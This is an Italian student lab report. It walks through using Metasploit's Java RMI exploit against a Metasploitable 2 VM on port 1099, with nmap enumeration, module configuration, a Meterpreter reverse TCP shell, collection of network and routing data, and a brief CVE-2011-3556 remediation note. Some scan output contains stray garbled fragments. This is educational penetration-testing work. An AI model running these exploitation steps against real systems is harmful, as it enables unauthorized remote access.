



Team 6

# PROJECT

S7\_L5

# Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta **1099 – Java RMI**. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) **configurazione di rete** ; 2) **informazioni sulla tabella di routing della macchina vittima.**

# Procedimento




# 1. Verifica comunicazione

Prima di tutto, facciamo in modo che le macchine abbiano i due indirizzi IP richiesti:

**192.168.11.111** per la macchina Kali

**192.168.11.112** per la macchina Metasploitable 2




```
GNU nano 8.0
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.1
```



```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.11.112
    network 192.168.11.0
    broadcast 192.168.11.255
    gateway 192.168.11.1
    netmask 255.255.255.0
```

Il comando **ping** è utilizzato per verificare la connettività di rete tra due dispositivi.

Lo switch **-c4** specifica di inviare esattamente 4 pacchetti.

Nella figura a destra vediamo il ping eseguito dalla macchina kali con IP **192.168.11.111** verso la macchina Metasploitable con IP **192.168.11.112**.

```
(root㉿kali)-[~/home/kali]
# ping -c4 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.381 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.417 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.465 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.386 ms
— 192.168.11.112 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.381/0.412/0.465/0.033 ms
```

## Ma come funziona un ping?

Il comando ping utilizza il protocollo **ICMP** (Internet Control Message Protocol) per inviare messaggi di Echo Request e ricevere messaggi di Echo Reply tra i dispositivi di rete:

- **Echo Request**: il computer da cui viene effettuato il ping invia un pacchetto ICMP di tipo “Echo Request” all’indirizzo IP di destinazione.
- **Echo Reply**: se il dispositivo di destinazione riceve il pacchetto Echo Request e la connettività è corretta, risponderà con un pacchetto ICMP di tipo “Echo Reply”.

Inoltre, il nostro computer misura anche **il tempo di risposta**, cioè il tempo impiegato per ricevere la risposta Echo Reply.

Nel caso in cui un pacchetto Echo Request non riceva come risposta nessun pacchetto Echo Reply, il ping riporterà **una percentuale di pacchetti persi**.

## 2. Enumerazione servizi

Per capire quali sono i servizi e le porte che sono attive sulla macchina target, effettuiamo una scansione con **nmap**, un tool molto versatile in grado di effettuare scan di rete, di macchine e di servizi

Utilizzando il comando **-sCV** di nmap, facciamo partire gli script di scansione di default di nmap insieme a una scansione approfondita dei servizi di metasploitable2.

Ci viene restituita un'analisi ricca di dettagli riguardanti la macchina, tra cui anche l'informazione che la porta **1099** è aperta e ospita il servizio **java-rmi**.

```
(kali㉿kali)-[~]
$ nmap -sCV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 08:16 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00026s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst: m   test1      DEBIAN      BOF.c
|_ STAT:
| FTP server status:
|   Connected to 192.168.11.111
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey: prova.sh S5 L5 5suk...
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:... enumerazi... burpsuite_c...
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version ket0 port/protos service
|   100000  2           111/tcp  rpcbind
|   100000  2           111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3       37498/tcp mountd
|   100005  1,2,3       53932/udp mountd
|   100021  1,3,4       42168/tcp nlockmgr
|   100021  1,3,4       50624/udp nlockmgr
|   100024  1           35069/udp status
|_ 100024  1           48238/tcp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?t2   hydra.restore
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
```

### 3. Settaggio msfconsole

Con il comando **msfconsole**, apriremo il framework Metasploit.

**Metasploit** è un framework open-source usato per il penetration testing e lo sviluppo di exploit.

Fornisce una vasta gamma di exploit creati dalla comunità e numerosi vettori di attacco che si possono utilizzare contro diversi sistemi e tecnologie.

Utilizzando il comando **search** unito al termine di interesse **java\_rmi**, troviamo l'exploit **exploit/multi/misc/java\_rmi\_server** che sembra fare al caso nostro.

```
msf6 > search java_rmi
Matching Modules
=====
#  Name
-
0 auxiliary/gather/java_rmi_registry
1 exploit/multi/misc/java_rmi_server
2    \_ target: Generic (Java Payload)
3    \_ target: Windows x86 (Native Payload)
4    \_ target: Linux x86 (Native Payload)
5    \_ target: Mac OS X PPC (Native Payload)
6    \_ target: Mac OS X x86 (Native Payload)
7 auxiliary/scanner/misc/java_rmi_server
8 exploit/multi/browser/java_rmi_connection_impl

#  Disclosure Date  Rank      Check  Description
-----  -----
0          .       normal   No     Java RMI Registry Interfaces Enumeration
1  2011-10-15  excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2          .       :       :     .
3          .       :       :     .
4          .       :       :     .
5          .       :       :     .
6          .       :       :     .
7  2011-10-15  normal   No     Java RMI Server Insecure Endpoint Code Execution Scanner
8  2010-03-31  excellent No     Java RMIClassLoader Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

Prima di passare alla configurazione dell'exploit, utilizziamo il comando **info** per ottenere delle informazioni utili su di esso.

```
msf6 > info 1
[+] Name: Java RMI Server Insecure Default Configuration Java Code Execution
Module: exploit/multi/misc/java_rmi_server
Platform: Java, Linux, OSX, Solaris, Windows
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-10-15

Provided by:
mihi

Available targets:
Id  Name
phpsploit_fame.zip
⇒ 0  Generic (Java Payload)
1  Windows x86 (Native Payload)
2  Linux x86 (Native Payload)
3  Mac OS X PPC (Native Payload)
4  Mac OS X x86 (Native Payload)
```

Dopodiché utilizziamo il comando **use** per iniziare la configurazione dell'exploit.

Di default, Metasploit ci offre come payload una **reverse shell tcp con Meterpreter** che, una volta caricata sul target, avvierà una **shell di comando remota che parte dal target e va verso l'host**.

Con il comando **show options** vedremo la configurazione di base dell'exploit e i parametri richiesti per renderlo operativo.

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
Name   Current Setting  Required  Description
HTTPDELAY      10          yes        Time that the HTTP Server will wait for the payload request
RHOSTS          -           yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          1099         yes        The target port (TCP)
SRVHOST        0.0.0.0      yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT        8080         yes        The local port to listen on.
SSL             false        no         Negotiate SSL for incoming connections
SSLCert         provash     5555       Path to a custom SSL certificate (default is randomly generated)
URI PATH        -           no         The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
LHOST    192.168.11.111  yes        The listen address (an interface may be specified)
LPORT    4444            yes        The listen port

Exploit target:
Id  Name
--  --
0  Generic (Java Payload)

View the full module info with the info, or info -d command.
```

# 4. Exploit della vulnerabilità

Dopo aver visionato le opzioni possibili da settare su questo exploit, incominciamo a settare le configurazioni di **RHOSTS** per definire il target e **HTTPDELAY** per definire una tempistica ragionevole alla connessione (in questo caso impostato a 20 secondi) ed infine lanciamo il comando **exploit per fare partire l'operazione di attacco**.

Al termine della stessa, il payload di **meterpreter** è stato caricato con successo sulla macchina target e aspetta **l'immissione dei nostri comandi**.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/FYWS7LSSKwns
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:52971) at 2024-05-23 06:55:33 -0400

meterpreter > █
```

```
meterpreter > ifconfig
```

### Interface 1

```
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask  : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask  : ::
```

### Interface 2

```
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask  : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fef7:d6ed
IPv6 Netmask  : ::
```

...ed infine **la tabella di routing** della stessa

Una volta ottenuta la sessione remota di Meterpreter, abbiamo raccolto le **configurazioni della scheda di rete** della macchina target

```
meterpreter > route
```

```
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fef7:d6ed	::	::		

## 5. Remediation Action

Stando al **CVE-2011-3556**, quella che abbiamo sfruttato è una vulnerabilità non specificata nel componente Java Runtime Environment in Oracle Java e versioni precedenti che consente agli aggressori remoti di compromettere la riservatezza e l'integrità e disponibilità, relativa a RMI.

Come Remedetion Action si dovrebbe richiedere i pacchetti di aggiornarnamento per la versione **Java\_rmi\_server 15/10/2011**. Abbiamo riscontrato che non è possibile aggiornare il S.O. Metasploitable perchè obsoleto e quindi non aggiornabile.

**Fonti:**

[\*\*https://www.cvedetails.com/cve/CVE-2011-3556/\*\*](https://www.cvedetails.com/cve/CVE-2011-3556/)

[\*\*https://www.cve.org/CVERecord?id=CVE-2011-3556\*\*](https://www.cve.org/CVERecord?id=CVE-2011-3556)

[\*\*https://nvd.nist.gov/vuln/detail/CVE-2011-3556\*\*](https://nvd.nist.gov/vuln/detail/CVE-2011-3556)

# Team 6



FEDERICO B.



FEDERICO S.



ZHONGSHI L.



MARA



ANDRÉ V.



MARIO M.



OTMAN H.